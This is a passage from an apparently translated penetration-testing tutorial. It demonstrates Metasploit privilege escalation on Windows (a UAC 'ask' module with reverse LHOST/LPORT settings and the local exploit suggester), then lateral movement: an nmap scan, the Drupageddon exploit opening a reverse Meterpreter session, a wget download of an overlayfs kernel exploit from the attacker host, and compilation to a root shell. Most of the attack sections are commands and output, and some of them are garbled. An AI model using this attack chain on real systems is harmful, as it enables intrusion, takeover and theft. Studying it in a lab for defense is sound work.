


The getprivs command shows us all the permissions the current user has and we can see that the current user is with limited permissions  
Our task in this method is to ask the user if he wants to open any software as an administrator by obtaining administrator privileges and therefore  
We will use ready-made modules to perform this task  
search uac shows us all the modules that can change access permissions in different methods

```
msf6 > search uac


Matching Modules

#  Name
-  -
0  exploit/windows/local/ask
1  exploit/windows/local/bypassuac
2  exploit/windows/local/bypassuac_comhijack
3  exploit/windows/local/bypassuac_dotnet_profiler
4  exploit/windows/local/bypassuac_eventvwr
5  exploit/windows/local/bypassuac_fodhelper
6  exploit/windows/local/bypassuac_injection
7  exploit/windows/local/bypassuac_injection_winsxs
8  exploit/windows/local/bypassuac_sdclt
9  exploit/windows/local/bypassuac_silentcleanup
```



As you can see there are quite a few modules that can accomplish the task

Use exploit/windows/local/ask  
Set session 1  
Filename chrome.exe  
Lhost 172.20.10.2  
Lport 443  
Run



Our code pops up a uac panel that asks if the user wants to open the software as an administrator if the user approves the task Our code was able to work and gives us administrator privileges. After the user's approval we will get greater permissions. In the picture above you can see the uac panel that jumped to us. Because this computer is under a domain, the system requests administrator privileges. In the second method it seems that permissions can be obtained without user interaction. You can do the following two commands to see the number of permissions we currently have and the identity of the current user

getuid - to see who the current user is.  
getprivs to see all the permissions we have.

## Second method - exploiting known vulnerabilities in the Windows operating system

This method exploits vulnerabilities that exist in the Windows operating system. This kind of exploits may occur because of lacking updates.

We will return to the previous command that showed us all the modules that are in metasploit that can raise permissions and this time exploit Windows system vulnerabilities.

### Search uac

```
msf6 > search uac

Matching Modules
=====
```

#	Name	Disclosure Date	Ra
0	exploit/windows/local/ask	2012-01-03	ex
1	exploit/windows/local/bypassuac	2010-12-31	ex
2	exploit/windows/local/bypassuac_comhijack	1900-01-01	ex
3	exploit/windows/local/bypassuac_dotnet_profiler	2017-03-17	ex
4	exploit/windows/local/bypassuac_eventvwr	2016-08-15	ex
5	exploit/windows/local/bypassuac_fodhelper	2017-05-12	ex
6	exploit/windows/local/bypassuac_injection	2010-12-31	ex
7	exploit/windows/local/bypassuac_injection_winsxs	2017-04-06	ex
8	exploit/windows/local/bypassuac_sdclt	2017-03-17	ex
9	exploit/windows/local/bypassuac_silentcleanup	2019-02-24	ex
10	exploit/windows/local/bypassuac_sluihijack	2018-01-15	ex
11	exploit/windows/local/bypassuac_vbs	2015-08-22	ex
12	exploit/windows/local/bypassuac_windows_store_filesys	2019-08-22	ma
13	exploit/windows/local/bypassuac_windows_store_reg	2019-02-19	ma
14	post/windows/gather/win_privs		no
15	post/windows/manage/sticky_keys		no

---

You can see that there is a large number of modules that can perform the task. In order not to manually go through each and every module we will use the tools we have in metasploit

We will use modules called posts - posts are utilities that are in metasploit to help us centralize information after we have a full foothold on the victim's system. which can be called post exploitation. We will take our existing session and use one of the posts to know what options do we have on the system

We will look for a module called suckester.

### Search suggester

After our search we got a special module we will use it according to the standard command -use and then we will do an info command to better understand what this module is capable of doing

From the small description we have it can be understood that the module tries to look for weaknesses in the computer we have hacked and shows us the weaknesses according to their serial number - CVE - and the exploits that can be used

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 172.20.10.3 - Collecting local exploits for x64/windows ...
[*] 172.20.10.3 - 20 exploit checks are being tried ...
[+] 172.20.10.3 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/cve_2020_0796_smbghost: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/cve_2020_1313_system_orchestrator: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Of course you can take the serial number of all exploits to the internet and read about them

---

We'll take one of the exploits and try to hack to gain access privileges  
After using one of our exploits exploits will succeed and give us a system user or administrator depending on the module we have chosen and expanded permissions.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
-----
Name
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
```

## Summary

In this episode - the innocent user surfed to a normal website to download a malicious file without his knowledge and lets us a full control on his machine then we checked the permissions the user has and saw that the user is a regular user with restricted permissions then we examined several methods of access permissions and finally demonstrated with two relatively easy methods one is ask the user And the second is exploiting known vulnerabilities in the Windows operating system

---

## Lateral Movement

Belonging to an organization is a situation where you try to find all kinds of security vulnerabilities that exist in the organization on different computers within the network in order to move from computer to computer to steal information or to do all sorts of things.

Many attackers exploit some vulnerability on a single computer within the enterprise network as we saw in our this article and then try to switch to large servers to steal information, encrypt information or delete information

In this section we will try to switch from a Windows 10 computer that we attacked at the beginning of the article to a computer with a Linux operating system with the ubuntu 14.04.1 droopy distribution that resembles a website that the organization owns

As stated in this section we will try to create a free transition between the various computers that are in the organization's different network system.

We will scan the entire network of the organization with Nmap.

```
Nmap -sP 172.20.10.1/24
```

This scan is supposed to give us all the computers that are in domain

We will locate the IP address of a Linux computer and then scan it again with nmap to centralize information

Nmap -A -T4 -p- 172.20.10.5

## demonstration

```
└─$ nmap -A -T4 -p- 172.20.10.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 07:31 EDT
Nmap scan report for 172.20.10.5
Host is up (0.00019s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
|_http-robots.txt: 36 disallowed entries (15 shown)
|_includes/ /misc/ /modules/ /profiles/ /scripts/
```

As you can see port 80 is open. Browsing to an IP address with port 80 gives us a login page for the website. This system uses a platform called drupal.drupal is a ready-made platform for building a website we will look for weaknesses of drupal v7 in the metasploit framework.

## Search drupal

Matching Modules						
#	Name	Disclosure Date	Rank	Check	Description	
0	auxiliary/gather/drupal_openid_xxe	2012-10-17	normal	Yes	Drupal	OpenID
1	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal	Yes	Drupal	Views
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal	HTTP
3	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal	CODER
4	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent	Yes	Drupal	Drupa
5	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal	RESTWS
6	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal	RESTf
7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC	

---

As you can see metasploit shows us quite a few ready-made modules that can exploit a security vulnerability having drupal v7 and perform remote code execution attacks

We will take one of the modules and make an **info** command to read about it a bit and a **show options** command for settings and configurations

```
Use 2
Set rhosts 172.20.10.5
Set rport 80
Set lhost 172.20.10.2
Set lport 4444
run
```

After configuring and running our code, the module will exploit marble security vulnerability in drupal v7 and gain us full control over the server

```
msf6 exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 172.20.10.2:4444
[*] Sending stage (39282 bytes) to 172.20.10.5
[*] Meterpreter session 1 opened (172.20.10.2:4444 → 172.20.10.5:40201) at 2021-09-26 10:10:10
meterpreter > █
```

Once we have getting full control it is possible to do all sorts of manipulations to do different things

At this point we will try to perform Linux privilege escalation



---

## Linux priv escalation

This time we will save on explaining access permissions so we will do the usual commands to see the permissions we have. The commands is

`getprvs -permissions`

`getuid` - The current user

`getsystem` - Switch system user

Once we have run these commands it is possible to understand that the user who attacked is a regular user with limited privileges and it is not possible to switch to a system user so we will start looking for ways to .increase our privileges

Of course as in the previous chapter this time too we will try to look for a security hole in the kernel of the system

We will use the Linux `uname --help` command to centralize information about the system

```
www-data@droopy:/var/www/html$ uname -a
uname -a
Linux droopy 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64 x86_64 x86_64
www-data@droopy:/var/www/html$
```

You can see the system version is droopy 3.13.0 so we will look for a security hole in this version.

:Two ways to look for a known security hole

One is of course to look for exploits in metasploit and the other is on the db exploits site

```

(eliot@kali)-[~] Inode: 939791 Links: 1
$ searchsploit 3.13.0 Inode: 277668 Links: 1

Exploit Title: this file in /etc by switching "upper" to be the lowerdir
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /
Shellcodes: No Results

```

And you can see that we have a module ready that can perform this task we will locate the file with the locate command

And by the file extension it is possible to understand that the file is written in c and therefore we need to do a compilation action on this file to run it so we will take the file and transfer it to a default Apache site so we can pull it from the server the we going to attack

After this we open the shell in meterpreter and drag the file with the wget command to the tmp folder

```

www-data@droopy:/var/www/html$ wget http:172.20.10.2/37292.c -o /tmp/37.c
www-data@droopy:/var/www/html$

```

We will move to the tmp folder and compose the file with the gcc command And then we will run the file

gcc 37.c -O pe  
pe/.

```

www-data@droopy:/tmp$ ./pe
./pe
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@droopy:/tmp# whoami
root
root@droopy:/tmp#

```

---

## Summary

In this chapter of the article we were able to exploit a security hole in linux drupal 7 to infiltrate the organization's server  
And then we managed to exploit a security hole in linux droopy 3.13.0 to switch from a regular user to a root user

The end